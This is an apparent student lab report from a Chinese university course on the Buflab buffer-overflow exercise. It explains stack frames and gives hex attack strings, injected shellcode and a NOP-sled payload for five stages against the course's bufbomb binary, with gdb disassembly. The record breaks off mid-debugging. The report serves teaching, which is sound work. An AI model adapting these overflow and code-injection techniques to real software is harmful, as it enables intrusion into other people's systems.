哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab

缓冲器漏洞攻击

专　　业 计算机类

学　　号 1161800218

班　　级 1636101

学　　生 陈翔

指 导 教 师 史先俊

实 验 地 点 G709

实 验 日 期 2017.11.03

计算机科学与技术学院

目 录

第 1 章 实验基本信息 - 3 -

1.1 实验目的 - 3 -
1.2 实验环境与工具 - 3 -
1.2.1 硬件环境 - 3 -
1.2.2 软件环境 - 3 -
1.2.3 开发工具 - 3 -
1.3 实验预习 - 3 -

第 2 章 实验预习 - 5 -

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分） - 5 -
2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分） - 5 -
2.3 请简述缓冲区溢出的原理及危害（5 分） - 6 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分） - 7 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分） - 7 -

第 3 章 各阶段漏洞攻击原理与方法 - 8 -

3.1 SMOKE 阶段 1 的攻击与分析 - 8 -
3.2 FIZZ 的攻击与分析 - 9 -
3.3 BANG 的攻击与分析 - 11 -
3.4 BOOM 的攻击与分析 - 14 -
3.5 NITRO 的攻击与分析 - 17 -

第 4 章 总结 - 22 -

4.1 请总结本次实验的收获 - 22 -
4.2 请给出对本次实验内容的建议 - 22 -

参考文献 - 23 -

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理
掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位

1.2.3 开发工具

Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

1.环境建立
Windows 下 Visual Studio 2010 64 位
Windows 下 OllyDbg（Windows 下的破解神器 OD）
Ubuntu 下安装 EDB（OD 的 Linux 版---有源程序！）
Ubuntu 下 GDB 调试环境、OBjDUMP、DDD
2.获得实验包
从实验教师处获得下 bufbomb.tar
也可以从课程 QQ 群下载，也可以从其他同学处获取。

每人的包都不同，一定要注意，

HIT 与 CMU 的不同。CMU 的网站只有一个炸弹。

3.Ubuntu 下 CodeBlocks 的使用

程序编写、调试、反汇编、栈帧的查看

32/64 位、有/无堆栈指针、O0/1/2/3/4 分别查看

4.CodeBlocks 64 位下直接修改返回地址

修改 Sample 例子程序，增加 hack 子程序

演示直接修改栈帧的返回地址，让某一函数返回到 hack

5.VisualStudio 下的 32 位缓冲器漏洞攻击演示

展示：Main 的栈帧与 CopyString 的栈帧结构

Hack 程序的原理：攻击用的字符串参数的构建

攻击实现的步骤演示

6.VisualStuidio 下的 32 位缓冲器漏洞防范

安全函数

堆栈检查


安全检查

Int3/cc

随机地址

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

2.3 请简述缓冲区溢出的原理及危害（5 分）

缓冲区溢出攻击是利用缓冲区溢出漏洞所进行的攻击行动。缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可以导致程序运行失败、系统关机、重新启动等后果。

缓冲区溢出是指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的容量，溢出的数据覆盖在合法数据上。理想的情况是：程序会检查数据长度，而且并不允许输入超过缓冲区长度的字符。但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配，这就为缓冲区溢出埋下隐患。操作系统所使用的缓冲区，又被称为“堆栈”，在各个操作进程之间，指令会被临时储存在“堆栈”当中，“堆栈”也会出现缓冲区溢出

可以利用它执行非授权指令，甚至可以取得系统特权，进而进行各种非法操作。缓冲区溢出中，最为危险的是堆栈　溢出，因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让　其跳转到任意地址，带来的危害一种

是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到 shell，然后为所欲为。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

我们的返回地址被字符串覆盖，当我们的地址要返回的时候，返回的是一个无效的地址，导致程序出错. 假如我们返回的地址是一个有效的地址，而包含的指令又是一个有效的指令，那我们的程序就会毫不犹豫的去执行，如果我们想要有效的利用这个漏洞，我们就可以构造一个有效的地址，将我们想要执行的代码写入到这个地址

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

不要采用不安全的函数

不让它修改返回地址，不让它越界

打补丁修复

可变的栈帧地址

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析


文本如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

分析过程：

1.目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到 smoke 函数处执行。

在 bufbomb 的反汇编源代码中找到 smoke 函数，记下它的地址



0x08048bbb


2. 同样在 bufbomb 的反汇编源代码中

找到 getbuf 函数，观察它的栈帧结构：

```
(gdb) disassemble getbuf
Dump of assembler code for function getbuf:
   0x08049378 <+0>:     push   %ebp
   0x08049379 <+1>:     mov    %esp,%ebp
   0x0804937b <+3>:     sub    $0x28,%esp
   0x0804937e <+6>:     sub    $0xc,%esp
   0x08049381 <+9>:     lea    -0x28(%ebp),%eax
   0x08049384 <+12>:    push   %eax
   0x08049385 <+13>:    call   0x8048e28 <Gets>
   0x0804938a <+18>:    add    $0x10,%esp
   0x0804938d <+21>:    mov    $0x1,%eax
   0x08049392 <+26>:    leave
   0x08049393 <+27>:    ret
```

getbuf 的栈帧是 0x38+4 个字节

而 buf 缓冲区的大小是 0x28（40 个字节）



3. 设计攻击字符串。

攻击字符串的用来覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，攻击字符串的大小应该是 0x28+4+4=48 个字节。攻击字符串的最后 4 字节应是 smoke 函数的地址 0x08048bbb

前 44 字节可为任意值，最后 4 字节为 smoke 地址，小端格式

4. 将上述攻击字符串写在攻击字符串文件中

3.2 Fizz 的攻击与分析

文本如下：

01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20

21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40

41 42 43 44

e8 8b 04 08

00 00 00 00


5e 89 c6 5c

分析过程：

1. 构造攻击字串造成缓冲区溢出，使目标程序调用 fizz 函数，并将 cookie 值作为参数传递给 fizz 函数，使 fizz 函数中的判断成功，需仔细考虑将 cookie 放置在栈中什么位置。

2. 将 getbuf 函数执行 return 后执行 test 函数改为执行 fizz 函数。跟阶段 0 类似，多了一个比较 cookie 环节，所以要把 cookie 填入相应地址。只是将执行的函数从 smoke 改为 fizz，查看 fizz 的汇编代码：

```
(gdb) disassemble fizz
Dump of assembler code for function fizz:
   0x08048be8 <+0>:     push   %ebp
   0x08048be9 <+1>:     mov    %esp,%ebp
   0x08048beb <+3>:     sub    $0x8,%esp
   0x08048bee <+6>:     mov    0x8(%ebp),%edx
   0x08048bf1 <+9>:     mov    0x804e158,%eax
   0x08048bf6 <+14>:    cmp    %eax,%edx
   0x08048bf8 <+16>:    jne    0x8048c1c <fizz+52>
   0x08048bfa <+18>:    sub    $0x8,%esp
   0x08048bfd <+21>:    pushl  0x8(%ebp)
   0x08048c00 <+24>:    push   $0x804a4db
   0x08048c05 <+29>:    call   0x8048880 <printf@plt>
   0x08048c0a <+34>:    add    $0x10,%esp
   0x08048c0d <+37>:    sub    $0xc,%esp
   0x08048c10 <+40>:    push   $0x1
   0x08048c12 <+42>:    call   0x80494cb <validate>
   0x08048c17 <+47>:    add    $0x10,%esp
   0x08048c1a <+50>:    jmp    0x8048c2f <fizz+71>
   0x08048c1c <+52>:    sub    $0x8,%esp
   0x08048c1f <+55>:    pushl  0x8(%ebp)
   0x08048c22 <+58>:    push   $0x804a4fc
   0x08048c27 <+63>:    call   0x8048880 <printf@plt>
   0x08048c2c <+68>:    add    $0x10,%esp
---Type <return> to continue, or q <return> to quit---
   0x08048c2f <+71>:    sub    $0xc,%esp
   0x08048c32 <+74>:    push   $0x0
   0x08048c34 <+76>:    call   0x8048970 <exit@plt>
```



可知 val 变量存储地址为 fizz 函数中的 0x8(%ebp),而 fizz 函数开始的地址为 08048be8，所以输入的前 44 个字节为非'\n'任意值，第 45-48 个字节存放 fizz 函数起始地址，即 e8 8b 04 08，接下来 4 字节也是非'\n'值，最后为 cookie 值，即 5e 89 c6 5c

3.3 Bang 的攻击与分析

文本如下：

8b 04 25 58 e1 04 08

89 04 25 60 e1 04 08

c3

16 17 18 19 20 21 22 23 24 25 26 27 28 29 30

31 32 33 34 35 36 37 38 39 40 41 42 43 44

88 37 68 55

39 8c 04 08

分析过程：

构造攻击字串，使目标程序调用 bang 函数，要将函数中全局变量 global_value

篡改为 cookie 值，使相应判断成功，需要在缓冲区中注入恶意代码篡改全局变量。攻击字符串中包含用户自己编写的恶意代码


将 getbuf 函数执行 return 后执行 test 函数改为执行 bang 函数

找到 cookie 的地址和 global_value 的地址，将 global_value 的值改为 cookie 值，再使函数成功跳至 bang 执行。

先观察 bang 的代码：

```
(gdb) disassemble bang
Dump of assembler code for function bang:
   0x08048c39 <+0>:     push   %ebp
   0x08048c3a <+1>:     mov    %esp,%ebp
   0x08048c3c <+3>:     sub    $0x8,%esp
   0x08048c3f <+6>:     mov    0x804e160,%eax
   0x08048c44 <+11>:    mov    %eax,%edx
   0x08048c46 <+13>:    mov    0x804e158,%eax
   0x08048c4b <+18>:    cmp    %eax,%edx
   0x08048c4d <+20>:    jne    0x8048c74 <bang+59>
   0x08048c4f <+22>:    mov    0x804e160,%eax
   0x08048c54 <+27>:    sub    $0x8,%esp
   0x08048c57 <+30>:    push   %eax
   0x08048c58 <+31>:    push   $0x804a51c
   0x08048c5d <+36>:    call   0x8048880 <printf@plt>
   0x08048c62 <+41>:    add    $0x10,%esp
   0x08048c65 <+44>:    sub    $0xc,%esp
   0x08048c68 <+47>:    push   $0x2
   0x08048c6a <+49>:    call   0x80494cb <validate>
   0x08048c6f <+54>:    add    $0x10,%esp
   0x08048c72 <+57>:    jmp    0x8048c8a <bang+81>
   0x08048c74 <+59>:    mov    0x804e160,%eax
   0x08048c79 <+64>:    sub    $0x8,%esp
   0x08048c7c <+67>:    push   %eax
   0x08048c7d <+68>:    push   $0x804a541
   0x08048c82 <+73>:    call   0x8048880 <printf@plt>
   0x08048c87 <+78>:    add    $0x10,%esp
   0x08048c8a <+81>:    sub    $0xc,%esp
   0x08048c8d <+84>:    push   $0x0
   0x08048c8f <+86>:    call   0x8048970 <exit@plt>
```

bang 函数的首地址 0x08048c39，在 bang 函数中，会将全局变量 global_value 和 cookie 进行比较，global_value 的地址是 0x804e160，cookie 的地址是 0x804e158，global_value 在 c 代码中显示为 0，所以需要修改 global_value 的值使其与 cookie 一致。



汇编代码为：

mov 0x804e158,%eax

mov %eax,0x804e160

ret

将这 4 行代码保存至 2.s 文件，进行汇编和反汇编，查看 2.d 文件

```
0000000000000000 <.text>:
   0:   8b 04 25 58 e1 04 08    mov    0x804e158,%eax
   7:   89 04 25 60 e1 04 08    mov    %eax,0x804e160
   e:   c3                      retq
```

得到指令序列：8b 04 25 58 e1 04 08

89 04 25 60 e1 04 08

c3

设置断点查看 cookie 为 0x804937e 时 buf 的首地址：

```
(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) r -u 1161800218
Starting program: /home/xiangxiang/桌面/实验四/buflab-handout/bufbomb -u 1161800218
Userid: 1161800218
Cookie: 0x5cc6895e

Breakpoint 1, 0x0804937e in getbuf ()
(gdb) p/x ($ebp-0x28)
$1 = 0x55683788
```

为 0x55683788，综合之前的指令序列，45-48 字节放 buf 首址，49-52 放 bang 函数首址，得到：88 37 68 55 39 8c 04 08

综合可以得到结果

3.4 Boom 的攻击与分析

文本如下：

8b 04 25 58 e1 04 08

68 a7 8c 04 08

c3

14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30

31 32 33 34 35 36 37 38 39 40

d0 37 68 55

88 37 68 55

分析过程：


前 3 次攻击都是使目标程序跳转到特定函数，进而利用 exit 函数结束目标程序运行，攻击造成的栈帧结构破坏是可接受的。

Boom 要求更高明的攻击，要求被攻击程序能返回到原调用函数 test 继续执行——即调用函数感觉不到攻击行为。

getbuf 照常返回至 test，但是返回值改为 cookie 值。返回 test 函数时的 eax 要赋值为 cookie 值，还要恢复被覆盖的 ebp 值。

查看 test 汇编代码：

```
(gdb) disassemble test
Dump of assembler code for function test:
   0x08048c94 <+0>:     push   %ebp
   0x08048c95 <+1>:     mov    %esp,%ebp
   0x08048c97 <+3>:     sub    $0x18,%esp
   0x08048c9a <+6>:     call   0x8049103 <uniqueval>
   0x08048c9f <+11>:    mov    %eax,-0x10(%ebp)
   0x08048ca2 <+14>:    call   0x8049378 <getbuf>
   0x08048ca7 <+19>:    mov    %eax,-0xc(%ebp)
   0x08048caa <+22>:    call   0x8049103 <uniqueval>
   0x08048caf <+27>:    mov    %eax,%edx
   0x08048cb1 <+29>:    mov    -0x10(%ebp),%eax
   0x08048cb4 <+32>:    cmp    %eax,%edx
   0x08048cb6 <+34>:    je     0x8048cca <test+54>
   0x08048cb8 <+36>:    sub    $0xc,%esp
   0x08048cbb <+39>:    push   $0x804a560
   0x08048cc0 <+44>:    call   0x8048960 <puts@plt>
   0x08048cc5 <+49>:    add    $0x10,%esp
   0x08048cc8 <+52>:    jmp    0x8048d0b <test+119>
   0x08048cca <+54>:    mov    -0xc(%ebp),%edx
   0x08048ccd <+57>:    mov    0x804e158,%eax
   0x08048cd2 <+62>:    cmp    %eax,%edx
   0x08048cd4 <+64>:    jne    0x8048cf8 <test+100>
   0x08048cd6 <+66>:    sub    $0x8,%esp
   0x08048cd9 <+69>:    pushl  -0xc(%ebp)
   0x08048cdc <+72>:    push   $0x804a589
   0x08048ce1 <+77>:    call   0x8048880 <printf@plt>
   0x08048ce6 <+82>:    add    $0x10,%esp
   0x08048ce9 <+85>:    sub    $0xc,%esp
   0x08048cec <+88>:    push   $0x3
   0x08048cee <+90>:    call   0x80494cb <validate>
   0x08048cf3 <+95>:    add    $0x10,%esp
   0x08048cf6 <+98>:    jmp    0x8048d0b <test+119>
   0x08048cf8 <+100>:   sub    $0x8,%esp
   0x08048cfb <+103>:   pushl  -0xc(%ebp)
   0x08048cfe <+106>:   push   $0x804a5a6
   0x08048d03 <+111>:   call   0x8048880 <printf@plt>
   0x08048d08 <+116>:   add    $0x10,%esp
   0x08048d0b <+119>:   nop
   0x08048d0c <+120>:   leave
   0x08048d0d <+121>:   ret
```



要返回至 test，应该返回至调用 getbuf 之后的一步，地址为 0x08048ca7，返回的值要为 cookie 的值，写出汇编代码：

mov 0x804e158,%eax

push $0x08048ca7

ret

保存至 3.s 文件中，经过汇编、反汇编后的代码为：

```
0000000000000000 <.text>:
   0:   8b 04 25 58 e1 04 08    mov    0x804e158,%eax
   7:   68 a7 8c 04 08          pushq  $0x8048ca7
   c:   c3                      retq
```


得到指令序列

8b 04 25 58 e1 04 08

68 a7 8c 04 08

c3

覆盖 getbuf 返回地址的时候会覆盖保存的寄存器 ebp 的值，所以通过设置断点来查看 ebp 的地址：



```
(gdb) b test
Breakpoint 1 at 0x8048c9a
(gdb) r -u 1161800218
Starting program: /home/xiangxiang/桌面/实验四/buflab-handout/bufbomb -u 1161800218
Userid: 1161800218
Cookie: 0x5cc6895e

Breakpoint 1, 0x08048c9a in test ()
(gdb) p/x $ebp
$1 = 0x556837d0
```

得到的地址为 0x556837d0

所以得到的序列指令放在前 11 个字节，41-44 位存储 ebp 地址的，最后四位存储 buf 首址

3.5 Nitro 的攻击与分析

文本如下：

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90

8d 6c 24 18 68 21 8d 04 08 b8 5e 89 c6 5c c3

b8 35 68 55

分析过程：


本阶段你需要增加“-n”命令行开关运行 bufbomb，以便开启 Nitro 模式。

Nitro 模式下，溢出攻击函数 getbufn 会连续执行了 5 次。

构造攻击字符串使 getbufn 函数（注，在 kaboom 阶段，bufbomb 将调用 testn 函数和 getbufn 函数)，返回 cookie 值至 testn 函数，而不是返回值 1。

需要将 cookie 值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到 testn 函数。5 次执行栈（ebp）均不同，要想办法保证每次都能够正确复原栈帧被破坏的状态，并使程序能够正确返回到 test。

反汇编，查看 getbufn 反汇编结果。



```
(gdb) disassemble getbufn
Dump of assembler code for function getbufn:
   0x08049394 <+0>:     push   %ebp
   0x08049395 <+1>:     mov    %esp,%ebp
   0x08049397 <+3>:     sub    $0x208,%esp
   0x0804939d <+9>:     sub    $0xc,%esp
   0x080493a0 <+12>:    lea    -0x208(%ebp),%eax
   0x080493a6 <+18>:    push   %eax
   0x080493a7 <+19>:    call   0x8048e28 <Gets>
   0x080493ac <+24>:    add    $0x10,%esp
   0x080493af <+27>:    mov    $0x1,%eax
   0x080493b4 <+32>:    leave
   0x080493b5 <+33>:    ret
```

buf 的首地址为-0x208（%ebp）为十进制 520 个字节大小。 每次运行 testn 的 ebp 都不同，所以每次 getbufn 里面保存的 test 的 ebp 也是随机的，但是栈顶的 esp 是不变的，我们就要找到每次随机的 ebp 与 esp 之间的关系来恢复 ebp。我们先通过调试来看一下 getbuf 里面保存的 ebp 的值的随机范围为多少。

```
(gdb) b getbufn
Breakpoint 1 at 0x804939d
(gdb) run -n -u 1161800218
Starting program: /home/xiangxiang/桌面/实验四/buflab-handout/bufbomb -n -u 1161800218
Userid: 1161800218
Cookie: 0x5cc6895e

Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p/x($ebp-0x208)
$1 = 0x556835a8
(gdb) c
Continuing.
Type string:1
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
(gdb)  p/x($ebp-0x208)
$2 = 0x55683578
(gdb) c
Continuing.
Type string:2
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
(gdb)  p/x($ebp-0x208)
$3 = 0x55683558
(gdb) c
Continuing.
Type string:3
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
(gdb)  p/x($ebp-0x208)
$4 = 0x55683528
(gdb) c
Continuing.
Type string:4
Dud: getbufn returned 0x1
Better luck next time
```

```
Breakpoint 1, 0x0804939d in getbufn ()
(gdb)  p/x($ebp-0x208)
